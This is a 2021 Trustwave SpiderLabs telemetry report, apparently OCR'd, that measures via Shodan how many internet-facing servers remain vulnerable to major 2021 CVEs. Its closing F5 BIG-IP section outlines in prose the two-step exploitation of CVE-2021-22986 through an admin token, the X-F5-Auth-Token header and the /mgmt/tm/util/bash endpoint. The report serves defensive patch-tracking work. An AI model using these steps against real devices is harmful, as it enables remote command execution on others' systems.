
Trustwave® SpiderLabs®

2021 Trustwave SpiderLabs Telemetry Report

The State of High-Profile Vulnerabilities



One of the primary issues discussed by cybersecurity practitioners is the ever-evolving threat landscape. The fast-changing security environment, along with a growing attack surface, has challenged organizations to adapt and keep up with their security programs. When reports of critical vulnerabilities and exploits are published, attackers will begin scanning publicly accessible hosts in their quest for vulnerable assets within minutes. Thus, we thought it would be interesting to gather telemetry on some of the vulnerabilities that had a significant impact this year and were a cause of concern for organizations. This report reviews Internet-facing targets exposed to some high-profile vulnerabilities released in 2021.

Key observations from this report are that despite the high severity for some of these vulnerabilities, more than 50% of the servers had a weak security posture even weeks and months after a security update was released. This was because the servers were not patched in a timely manner or had an unsupported version of the software running. The use of deprecated protocols and remote access tools on servers accessible over the Internet is common too.

A record-breaking number (~18,352) of new security vulnerabilities was reported in the year 2020, a 6% increase from 2019 and a staggering 184.66% increase from 2016. Below is a chart (Figure 1) that shows a quick comparison of reported vulnerabilities for the last ten years.




Figure 1: Number of vulnerabilities published in NVD from 2011-2021 (As of September 1, 2021)

Comparing 2021 with 2020, a total of ~13,000 vulnerabilities have been reported as of September 1, 2021, slightly higher than the total of ~12,360 around this point last year (Figure 2). Going by a continued increase in trends over the past four years, it is expected that 2021 will also end with a very high number of vulnerabilities being published.




Figure 2: Number of vulnerabilities in NVD per month in 2020-2021 (As of September 1, 2021)




Figure 3: Severity breakdown of vulnerabilities on NVD in 2021 (As of September 1, 2021)

As shown in Figure 3, out of the ~13,000 vulnerabilities released until September of this year, approximately 20% were classified as "High" severity (Source: NVD)

Along with the number of vulnerabilities, the sophistication of threat actors has also seen a significant rise in recent years. Organizations' rapid migration to the cloud has expanded the attack surface drastically by providing attackers with more entry points to gain access to vulnerable machines. Scans of the Internet begin within moments of vulnerability exploits being published. Keeping that in mind, we decided to gather telemetry on Shodan to review vulnerable instances of publicly accessible targets on the Internet for some of 2021's high-profile vulnerabilities (See Figure 4).

Vulnerability Title	CVEs	Vulnerable Instances on Shodan as of		
		July 22, 2021	August 16, 2021	August 31, 2021
Microsoft Exchange Server Multiple Vulnerabilities aka ProxyShell and ProxyToken	CVE-2021-34473 CVE-2021-34523 CVE-2021-31207 CVE-2021-33766	N/A	21.43%	21.17%
Apache Tomcat HTTP Request Smuggling Vulnerability	CVE-2021-33037	56.63%	55.16%	54.32%
QNAP NAS Command Injection Vulnerability	CVE-2021-28800	62.63%	59.42%	58.38%
Vmware vCenter Multiple Vulnerabilities	CVE-2021-21985 CVE-2021-21986	56.55%	50.94%	48.95%
Pulse Connect Secure Authentication Bypass Vulnerability	CVE-2021-22893 CVE-2021-22894 CVE-2021-22899 CVE-2021-22900	26.40%	22.99%	21.16%
F5 BIG-IP iControl REST Remote Code Execution (RCE) Vulnerability	CVE-2021-22986	6.96%	4.54%	5.05%
Microsoft Exchange Server Multiple Vulnerabilities aka ProxyLogon	CVE-2021-26855 CVE-2021-26858 CVE-2021-26857 CVE-2021-27065	6.43%	5.99%	5.92%
Oracle Weblogic Server Remote Code Execution (RCE) Vulnerability	CVE-2021-2109	72.67%[1]	5.34%[2]	5.59%[2]

Figure 4: High-profile vulnerabilities of 2021

(1 Potentially vulnerable instances on Shodan based on application version, 2 Vulnerable instances based on application exploitability)

Let's review each of these vulnerabilities to gain some insights on vulnerable versions accessible over the Internet.

Microsoft Exchange Server Multiple Vulnerabilities aka ProxyShell and ProxyToken

(CVE-2021-34473, CVE-2021-34523, CVE-2021-31207 and CVE-2021-33766)

The ProxyShell (CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207) vulnerabilities affecting Microsoft Exchange Server garnered attention in early August around BlackHat USA and DEF CON. These vulnerabilities allow an unauthenticated attacker to execute arbitrary code on Exchange Servers on port 443. CVE-2021-34473 and CVE-2021-34523 were patched by Microsoft in April and disclosed in July, while CVE-2021-31207 was patched in May. As of August 31, 2021, facet analysis on Shodan reports ~45K instances verified were vulnerable to ProxyShell (Figure 5).

Figure 5: Facet Analysis on Shodan – CVE breakdown for Microsoft Exchange ProxyShell
(Source: https://www.shodan.io/search/facet?query=http.favicon.hash%3A1768726119&facet=vuln.verified)

Figure 6 shows that the United States has over 10,500 Exchange Servers vulnerable to ProxyShell (approximately 23%), followed by Germany at ~18% and the United Kingdom at ~6%.




Figure 6: Heatmap of Exchange Servers vulnerable to ProxyShell (As of August 31, 2021)

Out of the 45,000 vulnerable instances, about 4.3% of those targets have RDP enabled, and 1% have SMBv1 enabled on the Internet (Figure 7). Having either RDP or SMBv1 enabled on targets accessible on the Internet increases the risk of exploitation to not just ProxyShell but also other Windows exploits that leverage deprecated protocols and remote access administration tools.




Figure 7: Exchange Servers vulnerable to ProxyShell with SMBv1 and RDP enabled (As of August 31, 2021)

Amidst reports of attackers targeting systems unpatched against ProxyShell, technical details on another serious security vulnerability in Microsoft Exchange Server dubbed "ProxyToken" were made public on August 30, 2021. The ProxyToken (CVE-2021-33766) vulnerability allows an unauthenticated attacker to access and steal emails from a target's mailbox. With Exchange Server 2016 and 2019, two Internet Information Server (IIS) instances can be set up, with one proxying for the internally facing back end. ProxyToken relates to the 'Delegated Authentication' mechanism and leverages a flaw in the Exchange Server default configuration by allowing the frontend IIS instance to pass on incoming requests to the backend without being authenticated either at the frontend or the backend. This vulnerability was patched by Microsoft in the July 2021 Exchange cumulative updates. As seen in Figure 8, Germany has the most Exchange Server instances vulnerable to ProxyToken (23.40%), followed by United States (21.56%) and United Kingdom (6.14%).




Figure 8: Heatmap of Exchange Servers vulnerable to ProxyToken (As of August 31, 2021)

Apache Tomcat HTTP Request Smuggling Vulnerability

(CVE-2021-33037)

Apache Tomcat is an open-source Java servlet container maintained by the Apache Software Foundation. On July 12, 2021, Apache released a patch for an HTTP request smuggling vulnerability (CVE-2021-33037) that had been around for at least five years and affected multiple versions of Tomcat. The issue was that Tomcat did not correctly parse the HTTP transfer encoding request header if the client declared that it would only accept an HTTP/1.0 response. Since this vulnerability has existed in Tomcat's codebase since 2015, we thought it would be interesting to see how many public-facing Tomcat instances have been affected.

As seen in Figure 9, 33% of Apache Tomcat installs on Shodan are running the lowest supported 8.5.x version series. Tomcat versions below 8.5 are considered End of Life (EOL), and the vendor does not provide security and maintenance updates for EOL software.

As shown in Figure 10, Shodan queries run on July 22, 2021, showed over 56.6% (141732 out of 250259) of targets vulnerable to this HTTP Request smuggling vulnerability based on the version of the software. Approximately 2% (4845 out of 250,259) of hosts were patched ten days after Apache released a security update. It's interesting to note that there were over 103,000 (41.43% of total hosts) EOL installations potentially at risk to this, as well as older exploits against Tomcat.

Number of Hosts Grouped by Version Series		
Version	**Number**	**Percentage**
8.5.x	84,861	33.91
7.0.x	68,410	27.34
9.0.x	60,372	24.12
8.0.x	30,928	12.36
5.5.x	4,182	1.67
10.0.x	1,336	0.53
6.0.x	160	0.06
11.0.x	8	0.00
7.9.x	1	0.00
5.0.x	1	0.00

Figure 9: Breakdown of Tomcat version series on Shodan




Figure 10: Breakdown of Tomcat instances on Shodan as of July 22, 2021

QNAP NAS Command Injection Vulnerability

(CVE-2021-28800)

On June 24, 2021, QNAP released a security advisory for a command injection vulnerability that has been reported to affect QNAP NAS running legacy versions of QTS. This vulnerability allows attackers to execute arbitrary commands on a compromised application. As seen in Figure 11, there were about 62% of vulnerable QNAP instances on Shodan after four weeks of patch release and 60% after seven weeks of patch release. The percentage of vulnerable hosts decreased by approximately 1% every week, as shown in the visualization below.




Figure 11: QNAP hosts vulnerable to CVE-2021-28800 4-7 weeks after patch release

Vmware vCenter Multiple Vulnerabilities

(CVE-2021-21985, CVE-2021-21986)

On May 25, 2021, VMware released patches to address VMSA-2021-0010, a critical security advisory for VMware vCenter Server addressing two vulnerabilities. Approximately a week after patch release, SpiderLabs created scripts to check how many vulnerable instances existed on Shodan. Read our blog for more information.

It's been three months since our first evaluation of vulnerable Vmware vCenter instances exposed on the Internet. Based on the results of new queries, the percentage of vulnerable hosts declined from 80.88% in May 2021 to 48.95% in August 2021 (Figure 12), indicating that organizations are patching.




Figure 12: Breakdown of Vmware vCenter versions vulnerable to CVE-2021-21985, CVE-2021-21986

Pulse Connect Secure Authentication Bypass Vulnerability

(CVE-2021-22893)

On April 20, 2021, there were reports about threat actors exploiting a zero-day vulnerability in Pulse Connect Secure. It was an authentication bypass vulnerability allowing an unauthenticated user to perform remote arbitrary file execution on the Pulse Connect Secure gateway (CVE-2021-22893). There was no patch available for ~2 weeks after the advisory was released. Pulse Connect Secure released patches on May 3, 2021. The vulnerability had a critical CVSS v3 score of 10.0, implying that it posed a significant risk. There were 6319 vulnerable instances of Pulse Connect Secure on Shodan as of August 4, 2021.

Almost 29% of the vulnerable instances were from the United States, followed by France and Japan at 9% each (See Figure 13).

Figure 13: Heatmap of Pulse Connect Secure hosts affected by CVE-2021-22893, CVE-2021-22894, CVE-2021-22899, CVE-2021-22900 (As of August 4, 2021)

F5 BIG-IP iControl REST Remote Code Execution (RCE) Vulnerability (CVE-2021-22986)

On March 10, 2021, F5 announced an unauthenticated remote command execution vulnerability for their Big-IP products. This vulnerability allows attackers with network access to the iControl REST interface to execute system commands via the management interfaces. Queries executed on July 22, 2021, indicated that four months after the release of the security advisory, around 6.96% (233 out of 3348) of the hosts found on Shodan are vulnerable. Weekly monitoring stats suggest that the vulnerable instances are decreasing by an average of 1% each week.

Our team gathered statistics on Shodan hosts through available public exploit information. The vulnerability can be exploited with two steps, first is to send an HTTP POST request to get an admin token using crafted data referencing the self IP address. The admin token obtained in the first step can be used with the header "X-F5-Auth-Token" to access "/mgmt/tm/util/bash" in the second step and run arbitrary commands. Figure 14 shows the successful exploitation of CVE-2021-22986 on a host.

